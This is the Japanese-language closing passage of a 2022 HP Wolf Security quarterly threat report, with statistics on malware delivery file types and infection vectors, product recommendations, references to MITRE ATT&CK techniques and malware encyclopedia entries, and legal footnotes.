第2四半期には、最も人気の高いマルウェアの配信タイプとしてアーカイブが首位に返り咲きました（HP Sure Clickで検知された脅威の39%）。これは、第1四半期から11ポイント上昇しています。脅威アクターは、第2四半期に50種類のアーカイブファイル形式を悪用し、そのうち26%はZIPファイルでした。実行ファイルとスクリプトは、2番目に人気の高いマルウェアの配信ファイルタイプ（脅威の35%）でした。

第1四半期以前は、7四半期連続でアーカイブが最も人気の高いマルウェア配信ファイルタイプでした。これは、攻撃者がパスワードで保護されたアーカイブ内に悪意のあるスクリプトを埋め込むことで推進されていました。

脅威の11%は、Microsoft Word形式（DOC、DOCXなど）のドキュメントに依存しており、悪意のあるスプレッドシート（XLS、XLSXなど）は脅威全体の5%でした。脅威の7%はPDFファイルでした。残りの3%の脅威は、他のアプリケーションタイプを使用していました。

脅威の侵入経路のトレンド

Eメールは、エンドポイントにマルウェアを送り込む手段として依然として最も多く使われており（脅威全体の61%）、第1四半期と比較して8ポイント増加しました。悪意のあるWebブラウザのダウンロードは、第2四半期に7ポイント減少し、18%となりました。リムーバブルメディアなどの他の手段で送られる脅威は、前四半期と比較して1ポイント減少し、脅威全体の21%を占めました。

HP Wolf Securityが第2四半期に検知したEメール脅威のうち、少なくとも12%は1つ以上のEメールゲートウェイスキャナーを回避しており、第1四半期から変化はありませんでした。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートをお客様にフィードバックしています。

HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。^a

* HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。^b 詳細については、ナレッジベースの記事をご覧ください。^{33 34}

• HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルをご覧ください。³⁵

• HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。³⁶ 最新の脅威に関する調査については、HP WOLF SECURITY ブログ³⁷ にアクセスしてください。

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができますようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ^cのエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Securityは、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

- [1] <https://hp.com/wolf>
- [2] <https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat>
- [3] <https://attack.mitre.org/techniques/T1059/005/>
- [4] <https://attack.mitre.org/techniques/T1059/007/>
- [5] <https://attack.mitre.org/techniques/T1588/007/>
- [6] <https://malpedia.caad.fkie.fraunhofer.de/details/win.choziosi>
- [7] <https://attack.mitre.org/techniques/T1583/008/>
- [8] <https://attack.mitre.org/techniques/T1218/007/>
- [9] <https://attack.mitre.org/techniques/T1553/002/>
- [10] <https://attack.mitre.org/techniques/T1027/009/>
- [11] <https://threatresearch.ext.hp.com/shampoo-a-new-chromeloder-campaign/>
- [12] <https://attack.mitre.org/techniques/T1036/>
- [13] <https://attack.mitre.org/techniques/T1583/001/>
- [14] <https://attack.mitre.org/techniques/T1547/001/>
- [15] <https://attack.mitre.org/techniques/T1176/>
- [16] <https://attack.mitre.org/techniques/T1027/006/>
- [17] <https://attack.mitre.org/techniques/T1027/013/>
- [18] <https://attack.mitre.org/techniques/T1112/>
- [19] <https://attack.mitre.org/techniques/T1053/005/>
- [20] <https://attack.mitre.org/techniques/T1059/001/>
- [21] <https://attack.mitre.org/techniques/T1055/>
- [22] <https://attack.mitre.org/techniques/T1021/002/>
- [23] <https://malpedia.caad.fkie.fraunhofer.de/details/win.venom>
- [24] <https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm>
- [25] <https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos>
- [26] <https://threatresearch.ext.hp.com/aggah-campaigns-latest-tactics-victimology-powerpoint-dropper-and-cryptocurrency-stealer/>
- [27] <https://attack.mitre.org/techniques/T1102/>
- [28] <https://attack.mitre.org/techniques/T1027/013/>
- [29] <https://attack.mitre.org/techniques/T1562/001/>
- [30] <https://attack.mitre.org/techniques/T1036/008/>
- [31] <https://attack.mitre.org/techniques/T1136/001/>
- [32] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
- [33] <https://enterprisesecurity.hp.com/s/article/Threat-Forwarding>
- [34] <https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence>
- [35] <https://enterprisesecurity.hp.com/s/>
- [36] <https://github.com/hpthreatresearch/>
- [37] <https://threatresearch.ext.hp.com/blog>

LEARN MORE AT HP.COM



HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office (Word、Excel、PowerPoint) およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。

© Copyright 2022 HP Development Company, L.P. ここに記載されている情報は、予告なく変更されることがあります。HPの製品およびサービスに関する唯一の保証は、当該製品およびサービスに付随する明示的な保証書に記載されています。本書のいかなる内容も、追加的な保証を構成することはありません。HPは、本書に含まれる技術的または編集上の誤りや脱落について責任を負いません。